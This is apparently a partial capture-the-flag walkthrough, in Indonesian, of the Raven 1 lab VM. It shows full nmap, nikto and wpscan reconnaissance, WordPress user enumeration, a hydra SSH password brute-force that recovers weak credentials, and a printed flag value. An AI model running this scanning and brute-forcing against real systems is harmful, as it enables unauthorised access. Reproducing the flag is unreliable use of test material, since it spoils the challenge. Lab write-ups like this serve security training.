
Raven 1

Reja Revaldy F


```
$ sudo netdiscover
```



```
Currently scanning: 192.168.109.0/16   |   Screen View: Unique Hosts

28 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 1680
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     24:58:6e:c0:5c:70     11     660  zte corporation
192.168.1.2     ec:30:b3:98:9e:25      1      60  Xiaomi Communications Co Ltd
192.168.1.4     f8:1a:67:09:bf:16      3     180  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.6     08:00:27:7d:29:62      1      60  PCS Systemtechnik GmbH
192.168.1.5     94:d3:31:4d:d6:df      1      60  Xiaomi Communications Co Ltd
192.168.1.7     7c:f9:0e:10:58:96     11     660  Samsung Electronics Co.,Ltd
```


```
ip machine : 192.168.1.6
```

```
$ sudo nmap -sV -A 192.168.1.6
```



```
 ✘ kali@kali  ~  sudo nmap -sV -A 192.168.1.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-09 23:12 EDT
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 2681c1f35e01ef93493d911eae8b3cfc (DSA)
|   2048 315801194da280a6b90d40981c97aa53 (RSA)
|   256 1f773119deb0e16dca77077684d3a9a0 (ECDSA)
|_  256 0e8571a8a2c308699c91c03f8418dfae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Raven Security
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35292/udp   status
|   100024  1          36548/tcp   status
|   100024  1          42297/tcp6  status
|_  100024  1          60672/udp6  status
MAC Address: 08:00:27:7D:29:62 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 192.168.1.6 (192.168.1.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds
```

Karena terdapat port 80, disini saya langsung saja mencoba untuk membuka website nya dan menemukan landing page sebuah website security services




LOOKING FOR THE BEST?

Raven Security - The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.


Setelah saya mencari cari informasi saya mendapatkan flag 1 di komentar page service.html



```
                                        </div>

                                    <div class="info"></div>
                                </form>
                            </div>
                        </div>
                    </div>
                    <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                        <div class="single-footer-widget">
                            <h6>Follow Us</h6>
                            <p>Let us be social</p>
                            <div class="footer-social d-flex align-items-center">
                                <a href="#"><i class="fa fa-facebook"></i></a>
                                <a href="#"><i class="fa fa-twitter"></i></a>
                                <a href="#"><i class="fa fa-dribbble"></i></a>
                                <a href="#"><i class="fa fa-behance"></i></a>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbg
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSr
        <script src="js/easing.min.js"></script>
        <script src="js/hoverIntent.js"></script>
        <script src="js/superfish.min.js"></script>
        <script src="js/jquery.ajaxchimp.min.js"></script>
        <script src="js/jquery.magnific-popup.min.js"></script>
        <script src="js/owl.carousel.min.js"></script>
        <script src="js/jquery.sticky.js"></script>
        <script src="js/jquery.nice-select.min.js"></script>
        <script src="js/waypoints.min.js"></script>
        <script src="js/jquery.counterup.min.js"></script>
        <script src="js/parallax.min.js"></script>
        <script src="js/mail-script.js"></script>
        <script src="js/main.js"></script>
    </body>
</html>
```

Lalu setelah mendapatkan flag 1 di website tersebut saya memutuskan untuk menggunakan nikto, dan menemukan bahwa website tersebut menggunakan wordpress.


```
$ nikto -h 192.168.1.6
```



```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.6
+ Target Hostname:    192.168.1.6
+ Target Port:        80
+ Start Time:         2023-07-09 23:16:16 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime:
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for t
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Confi
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-ico
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version us
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /wordpress/: Drupal Link header found with value: <http://raven.local/wordpress/index.php/wp-json/>; rel
+ /wordpress/: A Wordpress installation was found.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag.
+ /wordpress/wp-login.php: Wordpress login found.
+ 8103 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-07-09 23:16:43 (GMT-4) (27 seconds)
---------------------------------------------------------------------------
```

Maka dari itu saya memutuskan untuk melakukan scanning menggunakan wpscan dan menemukan bahwa wp menggunakan versi 4.8.


$ wpscan –url “http://192.168.1.6/wordpress”



```
[+] WordPress version 4.8.22 identified (Outdated, released on 2023-05-16).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.6/wordpress/, Match: '-release.min.js?ver=4.8.22'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.6/wordpress/, Match: 'WordPress 4.8.22'
```

Karena saya bingung kenapa hanya menampilkan sedikit informasi maka saya coba cari dan menemukan commandnya untuk menampilkan beberapa informasi yang diperlukan

$ wpscan --url "192.168.1.6/wordpress" --enumerate vp,u,vt,tt




```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jul  9 23:39:35 2023
[+] Requests Done: 3124
[+] Cached Requests: 6
[+] Data Sent: 914.172 KB
[+] Data Received: 817.831 KB
[+] Memory used: 290.359 MB
[+] Elapsed time: 00:00:14
```

user : michael, steven

Karena kita sudah mendapatkan usernya, saya ingin mencoba melakukan bruteforce terhadap sshnya karena diawal terdapat service ssh.


```
$ hydra 192.168.1.6 -s 22 ssh -l michael -P
/usr/share/wordlists/rockyou.txt
```



```
 ✘ kali@kali  ~/CTF/raven1  hydra 192.168.1.6 -s 22 ssh -l michael -P /usr/share/wordlists/rockyou.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-09 23:48:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-09 23:48:41
```

user : michael
pass : michael


Oke setelah berhasil login menggunakan kredensial tersebut, saya coba mendapatkan informasi dari user ini



